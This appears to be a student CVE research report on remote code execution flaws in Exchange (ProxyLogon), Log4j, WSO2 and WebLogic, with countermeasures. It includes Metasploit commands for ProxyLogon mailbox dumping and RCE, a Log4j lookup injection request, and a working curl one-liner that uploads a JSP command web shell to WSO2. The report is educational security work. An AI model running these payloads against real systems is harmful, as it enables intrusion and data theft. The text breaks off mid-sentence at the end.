



SLIIT

Discover Your Future

Systems and Network Programming - IE2012

YEAR 2 , SEMESTER 1

CVE RESEARCH REPORT

IT22315496

Chamod Anuradha

1) Contents	
2) Abstract.....	3
3) Introduction	4
4) CVE Research Topic	5
i) Remote Code Execution	5
ii) An overview of the main ideas behind remote code execution is provided	6
5) CVE Identification	8
6) Research Findings.....	9
a) CVE-2021- 26855 (ProxyLogon)	9
b) Detect proxy login vulnerability.....	12
c) CVE-2021- 27065 (ProxyLogon)	15
d) CVE-2021- 45046.....	18
e) CVE Exploit	20
f) CVE-2022-29464.....	23
g) CVE Exploit	25
h) CVE-2020- 14883.....	27
i) CVE Exploit	30
7) TryHackMe Box	32
8) Conclusion.....	34
9) References	35

Abstract

In today's networked digital environment, remote code execution (RCE) is a serious security risk. This abstract gives a general overview of RCE, emphasizing its definition, possible hazards, underlying vulnerabilities, and practical mitigation techniques.

RCE is the term used to describe the malevolent capacity to run instructions or arbitrary code on a remote system or application. Data integrity, confidentiality, and system operation are seriously threatened by attackers who take advantage of weaknesses in target systems to get unauthorized access and control. Injection attacks, in which adversaries alter user inputs or data channels to insert malicious code payloads, are often used in RCE.

The significance of proactive security measures is emphasized in this abstract. In order to mitigate RCE attacks, it addresses the vital roles that vulnerability assessment, secure coding techniques, and prompt patch management play. Strict access restrictions, intrusion detection systems, and web application firewalls are emphasized as essential defensive techniques.

Organizations and people alike must be aware of the dangers associated with RCE attacks since successful assaults may lead to data breaches, system compromises, and legal repercussions for the attackers. Maintaining vigilance and putting strong security measures in place are critical to preventing Remote Code Execution attacks as technology advances.

Introduction

Cybersecurity is a constantly changing concern in an age characterized by the fast growth of technology and the pervasive integration of digital systems into every part of our lives. The continuous expansion of linked networks and the widespread use of software applications expose people and businesses to a growing variety of risks. It is critical to recognize and comprehend software and hardware system vulnerabilities in order to remedy these issues.

The vital area of Common Vulnerabilities and Exposures (CVE) research is explored in this study. A widely accepted and defined method for classifying and monitoring vulnerabilities in hardware and software components is called CVE. The fundamental building blocks for comprehending, recording, and reducing cybersecurity risks are contained in CVE entries.

Vulnerabilities are found at an alarming pace as the digital world keeps growing. Organizations, governmental bodies, and people are all at significant risk from cyberattacks, data breaches, and their aftermath. The cybersecurity community relies heavily on CVE, a comprehensive catalog of known vulnerabilities. Through the provision of a methodical and widely accepted approach to detecting and characterizing vulnerabilities, CVE enables professionals, researchers, and stakeholders to communicate, work together, and develop efficient mitigation techniques.

CVE Research Topic

- Remote Code Execution



Introduction

An attack known as remote code execution (RCE) happens when an attacker may run arbitrary code or instructions on a target system or application from a distance. assaults of this kind have the potential to be very dangerous since they provide the attacker with the ability to take over asystem, steal confidential information, alter the way the system behaves, and even use it as a springboard for further assaults.

TryHackMe box link - tryhackme.com/jr/cveresearchproject

An overview of the main ideas behind remote code execution is provided

Remote Attack Vector:

- Since remote code execution (RCE) attacks are usually conducted remotely, the attacker does not need physical access to the target machine. Attackers often take advantage of flaws in services or software that are available across a network, including servers, networked devices, and online applications.

Vulnerabilities:

- RCE attacks often rely on the presence of system or software vulnerabilities. RCE is often caused by vulnerabilities like as buffer overflows, input validation mistakes, and improper deserialization.

Injection Attacks:

- Injection attacks, such SQL injection and command injection, are a popular means of achieving RCE. In order to carry out these attacks, malicious code or instructions are injected into user inputs or other data channels that the target system processes.

Exploitation:

- An attacker must locate and take advantage of a vulnerability in the target system in order to launch an RCE attack. This might include transmitting carefully constructed payloads or inputs that cause the vulnerability and let the attacker run their code.

Payloads:

- Payloads, which are bits of code or instructions intended to take advantage of a vulnerability and run arbitrary code on the target system, are often used by attackers in RCE attacks. These payloads have been thoughtfully designed to exploit a particular vulnerability.

Consequences:

- An attacker may be able to carry out any action authorized by the compromised system or application after they have obtained RCE. This covers data theft, file alteration or deletion, malware or backdoor installation, and system takeover.

Mitigation:

- Organizations and developers should adhere to security best practices, such as input validation, code reviews, and the timely patching of known vulnerabilities, in order to avoid RCE attacks. RCE attempts may also be found and stopped with the use of intrusion detection systems and web application firewalls.

Common Targets:

- Common targets of RCE attacks include servers, online apps, Internet of Things devices, and any networked system. Online apps are especially vulnerable because of the complexity of web technology and the variety of user inputs they might process.

Legal Implications:


- RCE assaults are prohibited and may have serious legal repercussions for those who carry them out. Prison time and fines are possible punishments, depending on the jurisdiction and degree of harm.

CVE Identification

CVE	Vendor	Product	Type	CWE
CVE-2021- 26855 (ProxyLogon)	Microsoft	Exchange Server	RCE	CWE-918: Server-Side Request Forgery (SSRF)
CVE-2021- 27065 (ProxyLogon)	Microsoft	Exchange Server	RCE	CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVE-2021- 45046	Apache	Log4j	RCE	CWE-917: Improper Neutralization of SpecialElements used in an Expression Language
CVE-2022- 29464	WSO2	Multiple Products	RCE	CWE-434: Unrestricted Upload of File with Dangerous Type
CVE-2020- 14883	Oracle	WebLogic Server	RCE	Not Listed

Research Findings

CVE-2021- 26855 (ProxyLogon)



"ProxyLogon," also known as CVE-2021-26855, is a significant security flaw that impacts Microsoft Exchange Server, a popular email and collaboration tool. Early in 2021, this vulnerability was found, and because of its potential for mass exploitation, it attracted a lot of attention. Please be aware that the situation may have changed after September 2021, and my understanding is based on information that was accessible at that time.

Introduction:

Microsoft Exchange Server was impacted by a major security vulnerability known as ProxyLogon, or CVE-2021-26855. When it was first revealed in early 2021, its potential for broad exploitation attracted a lot of interest. A server-side request forgery (SSRF) vulnerability existed.

Impact of the Vulnerability: CVE-2021-26855 (ProxyLogon)

1. **Server Compromise:** Attackers may have been able to compromise the Exchange Server by sending arbitrary HTTP requests to it by taking advantage of this vulnerability.
2. **Remote Code Execution:** If the SSRF is successfully exploited, attackers may be able to take complete control of the Exchange Server via remote code execution.
3. **Unauthorized Access:** Attackers could enter the server without authorization, perhaps jeopardizing user accounts, private email correspondence, and other data.
4. **Data Exfiltration:** With this access, hackers could be able to take private information from the hacked server by stealing emails and other data.

Vulnerability Summary:

CVE-2021-26855 Microsoft Exchange Server has a server-side request forgery (SSRF) vulnerability called ProxyLogon. Attackers might potentially breach the server, execute code remotely, gain unauthorized access, and exfiltrate data by sending arbitrary HTTP requests to the server.

Potential Countermeasures:

The following steps were recommended for organizations and administrators to take in order to reduce the risks related to CVE-2021-26855 (ProxyLogon):

1. Patch and Update: To fix this vulnerability, apply the security updates that Microsoft has published. Patching Exchange Servers on time is essential for their security.
2. Scan for Indicators of Compromise (IOCs): Make use of Microsoft and security vendor technologies to search Exchange Servers for indications of compromise.
3. Verify Unauthorized Entry: Examine the logs to see if there are any instances of illegal access or data espionage. Examine impacted accounts and make sure they are secure.
4. Implement Security Best Practices : Adhere to recommended setup guidelines for Exchange Server, which include limiting external exposure, requiring robust authentication, and limiting superfluous permissions.
5. Monitor for strange behavior: Keep an eye out for any strange behavior or indications of exploitation by continuously monitoring system logs and network traffic.
6. Educate Users: Inform users and staff members of the potential uses of social engineering and phishing techniques by attackers to access Exchange servers.

Detect proxy login vulnerability

There are modules in Metasploit that address these issues. Let us use these modules.

```
msf6 > search proxylogon

Matching Modules
=====

   #  Name                                           Disclosure D
   --  ---                                           -
   0  auxiliary/gather/exchange_proxylogon_collector  2021-03-02
      normal    No    Microsoft Exchange ProxyLogon Collector
   1  exploit/windows/http/exchange_proxylogon_rce    2021-03-02
      excellent Yes    Microsoft Exchange ProxyLogon RCE
   2  auxiliary/scanner/http/exchange_proxylogon      2021-03-02
      normal    No    Microsoft Exchange ProxyLogon Scanner
```

uses the CVE-2021-26855 vulnerability to its advantage and dumps all of the mailbox contents.

```
msf6 > use 0
msf6 auxiliary(gather/exchange_proxylogon_collector) > show options
```

Module options (auxiliary/gather/exchange_proxylogon_collector):

Name	Current Setting	Required	Description
ATTACHMENTS	true	yes	Dump documents attached to an email
EMAIL		yes	The email account what you want dump
FOLDER	inbox	yes	The email folder what you want dump
METHOD	POST	yes	HTTP Method to use for the check (only). (Accept)

vulnerability to acquire admin access without authentication. It then uses the CVE-2021-27065 vulnerability to write any file to the target in order to accomplish remote code execution. By default, every version listed above is susceptible.

```
msf6 > use 1
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/http/exchange_proxylogon_rce) > show oprions
[-] Invalid parameter "oprions", use "show -h" for more information
msf6 exploit(windows/http/exchange_proxylogon_rce) > show options
```

Module options (exploit/windows/http/exchange_proxylogon_rce):

Name	Current Setting	Required	Description
EMAIL		yes	A known email address for this organization
METHOD	POST	yes	HTTP Method to use for the check (Accept)


check for the Exchange Server vulnerability known as CVE-2021-26855.

```
msf6 > use 2
msf6 auxiliary(scanner/http/exchange_proxylogon) > show options

Module options (auxiliary/scanner/http/exchange_proxylogon):

  Name      Current Setting  Required  Description
  ----      -
  METHOD     POST            yes       HTTP Method to use for the check. (Accepted: GET, POST)
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
  RPORT     443             yes       The target port (TCP)
```

CVE-2021- 27065 (ProxyLogon)



An important security flaw in Microsoft Exchange Server was identified in early 2021 under the CVE-2021-27065, often known as ProxyLogon. Given its potential for broad exploitation by malevolent actors, this vulnerability garnered a great deal of attention. The investigation on CVE-2021-27065 yielded the following major conclusions.

Summary of Vulnerabilities:

CVE-2021-27065 is a component of the ProxyLogon group of four related vulnerabilities. The precise vulnerability in question is a Microsoft Exchange Server unauthenticated remote code execution bug.

Exchange Server 2013, 2016, and 2019 are among the on-premises versions of Microsoft Exchange Server that are predominantly impacted.

The flaw gave hackers the ability to run any code on the Exchange Server without requiring authentication, which may have resulted in the system's total infiltration.

Impact of the Vulnerabilities:

Attackers might be able to: Get unauthorized access to the Exchange Server by taking advantage of this vulnerability.

Pilfer private information, including user passwords, emails, and other sensitive data. Put malware or ransomware onto the server that has been hacked.

Progression across the network and the escalation of privileges might result in a more extensive breach of the company's IT system.

Potential Mitigations:

Microsoft fixed the ProxyLogon vulnerabilities by releasing security upgrades. Using these fixes right now is essential if you want to keep your Exchange Server safe.

If patching cannot be completed right away, Microsoft has a set of temporary mitigations that may assist lower the risk of exploitation. Among them are: Rolling out a security patch.

Limiting unauthorized access to the Exchange server.

using intrusion detection/prevention systems to stop known attack patterns.


looking for signs of compromise on your network to find any possible security hole

Importance of Timely Patching:

Soon after it was disclosed, threat actors began aggressively using CVE-2021-27065 in the wild, which attracted a lot of attention. This emphasizes how crucial it is to implement security updates for serious vulnerabilities as soon as possible.

Organizations that put off patching may be left vulnerable to serious dangers because hackers might quickly take advantage of vulnerabilities that are already known.

CVE-2021- 45046



A remote code execution (RCE) vulnerability in the Apache Log4j library is identified as CVE-2021-45046. This is a follow-up to the December 2021 discovery of the Log4Shell vulnerability(CVE-2021-44228).

An insufficient remedy for the Log4Shell vulnerability is the root cause of the CVE-2021-45046 problem. It enables attackers to run arbitrary code on a susceptible system by taking advantage of Log4j.

Impact of the vulnerability:

This vulnerability has serious consequences. If this vulnerability is successfully exploited, attackers may be able to take over whole control of the compromised machine. Malware installation, data loss, or theft might result from this.

Potential mitigations:

The chance of this vulnerability being exploited may be decreased by implementing the following mitigations:

Update to the most recent version all impacted Log4j dependencies. A patch for this issue in Log4j 2.17.0 has been made available by Apache.

You may disable JNDI lookups to lessen the risk if you are unable to upgrade to Log4j 2.17.0. Check the server logs for any unusual behavior. Keep an eye out for any unusual behavior in the server logs, such as efforts to take advantage of this vulnerability.

To find and fix vulnerabilities before they can be exploited, use a vulnerability scanner to check all systems and apps for known vulnerabilities.

CVE Exploit

Consider following Demo Application

```
package com.whitesource.redteam.controllers;

import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.ThreadContext;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.RestController;

@RestController
public class GreetingController {
    private static final Logger logger = LogManager.getLogger();

    @GetMapping("/greeting")
    public String greeting(@RequestParam(value = "name", defaultValue = "World") String name) {
        ThreadContext.put("username", name);
        logger.info("Greeting {}", name);
        return "Hello " + name + "!";
    }
}
```

The program set up the non-default log pattern to be printed in its logging messages:

```
appender.console.layout.pattern = %d{MM:dd HH:mm:ss.SSS} [%t]  
[%level] [{ctx:username}] - %msg%n
```

An acceptable request for such an application may like this:

```
curl -X GET 127.0.0.1:8080/greeting?name=Mend
```

And in response, said:

```
Hello Mend!
```

The request event is printed in the log message that is:

```
12:16 09:44:23.736 [http-nio-8080-exec-1] [INFO] [Mend] -  
Greeting Mend
```


Given that the payload is URL encoded, the following will be a malicious request sent to the application:

```
curl -X GET 127.0.0.1:8080/greeting?name=%24%7Bctx%3Ausername%7D
```

Result

```
2021-12-16 09:44:36,749 http-nio-8080-exec-2 ERROR An exception
occurred processing Appender ConsoleAppender
java.lang.IllegalStateException: Infinite loop in property
interpolation of ] [${ctx:username}] - : ctx:username
```

CVE-2022-29464



A severe vulnerability in several WSO2 products, CVE-2022-29464, lets remote, unauthenticated attackers run arbitrary code. The file upload functionality's inadequate user input validation is the root cause of the vulnerability. This vulnerability allows attackers to upload malicious files to the server, such as JSP or WAR files, which may subsequently be run remotely to execute malware.

Impact of the vulnerability:

This vulnerability has serious consequences. If this vulnerability is successfully exploited, attackers may be able to take over whole control of the compromised server. Malware installation, data loss, or theft might result from this.

Potential mitigations:

Apply the most recent update to any WSO2 products that are impacted. For all impacted products, WSO2 has provided fixes.

Limit who may use the file upload feature. Limit authorized users' access to the file upload feature, if at all feasible.

Put in place web application firewall (WAF) rules to prevent the uploading of harmful files. Uploads of known harmful files, such as JSP and WAR files with dubious contents, may be prevented using WAF rules.

Check the server logs for any unusual behavior. Keep an eye out for any unusual behavior in the server logs, such as attempts to run malicious malware or upload huge files.

To check for known vulnerabilities in all systems and apps, use a vulnerability scanner. By doing this, vulnerabilities will be found and fixed before they can be used against you. Install a security information and event management (SIEM) system to keep an eye out for any unusual behavior on any of the systems and apps. This would facilitate the prompt detection and handling of security events.

Inform staff members on security best practices, including password hygiene and phishing awareness. This will assist in lowering the possibility of human mistake, which may result in security lapses.

CVE Exploit

Being exploited is not difficult. The following uploads a basic JavaScript web shell that the attacker may access by going to <https://target:9443/authenticationendpoint/r7.jsp>. It is based on both the original Proof of Concept and Vu's.

```
echo '<%@ page import="java.io.*" %>% Process p = Runtime.getRuntime().  
exec(request.getParameter("cmd"),null,null); %>' | curl -kv -F ../../  
../../repository/deployment/server/webapps/authenticationendpoint/r7.  
jsp=@- https://10.0.0.20:9443/fileupload/toolsAny
```

The Managed Detection and Response (MDR) team at Rapid7 has seen that this vulnerability is being widely used for opportunistic purposes. Attackers are dumping web shells and currency miners on targets that have been compromised, and they seem to be sticking to the initial proof-of-concept exploit. The aforementioned WSO2 products have been installed on victim computers running both Linux and Windows.

Windows, can be found in `C:\Program Files\WSO2\API`

`Manager\3.2.0\repository\deployment\server\webapps\authenticationendpoint`.

Additionally, examine the server's `http_access` log for requests to

